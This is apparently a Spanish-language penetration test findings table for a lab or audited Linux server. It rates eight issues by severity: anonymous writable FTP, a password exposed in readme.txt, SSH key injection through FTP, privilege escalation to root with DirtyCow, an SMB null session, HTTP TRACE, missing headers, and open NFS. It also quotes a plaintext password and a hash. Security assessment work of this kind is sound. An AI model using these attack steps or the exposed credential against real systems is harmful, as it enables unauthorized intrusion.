H-01	Acceso FTP anónimo con escritura	Crítico	Login anónimo exitoso; directorio <code>/pub</code> con permisos <code>drwxrwxrwx</code>	Cualquier usuario puede leer y escribir archivos sin autenticación	RC-02, RC-04

H-02	Credenciales expuestas en readme.txt	Crítico	Archivo /readme.txt público con texto: "My Password is rootroot1"	Contraseña de usuario smbuser expuesta en texto plano vía HTTP	RC-03, RC-05
H-03	SSH Key Injection via FTP	Crítico	Clave pública SSH subida como authorized_keys al directorio home de smbuser vía FTP	Acceso SSH persistente sin contraseña al sistema comprometido	RC-02, RC-04
H-04	Kernel Linux vulnerable (CVE-2016-5195)	Crítico	Kernel 3.10.0-229.el7 (marzo 2015) explotado con DirtyCow; hash obtenido: af52e0163b03cbf7c6dd146351594a43	Escalada de privilegios de usuario a root	RC-01
H-05	SMB null session expone recursos	Alto	smbmap sin credenciales revela recurso smbdata con permisos READ/WRITE y usuario smbuser	Enumeración de usuarios y recursos internos sin autenticación	RC-08
H-06	TRACE HTTP habilitado	Medio	nikto detecta método HTTP TRACE activo en el servidor Apache	Posible robo de cookies de sesión (Cross-Site Tracing)	RC-06
H-07	Ausencia de encabezados de seguridad HTTP	Medio	No se encuentran headers X-Frame-Options ni X-XSS-Protection en las respuestas HTTP	Exposición a ataques de clickjacking y XSS	RC-07
H-08	NFS expuesto sin restricción de red	Medio	Puerto 2049 (NFS) accesible desde cualquier host en la red local	Posible montaje no autorizado de sistemas de archivos del servidor	RC-11

Resumen de Severidad: Crítico: 4 hallazgos | Alto: 1 hallazgo | Medio: 3 hallazgos | Bajo: 0 hallazgos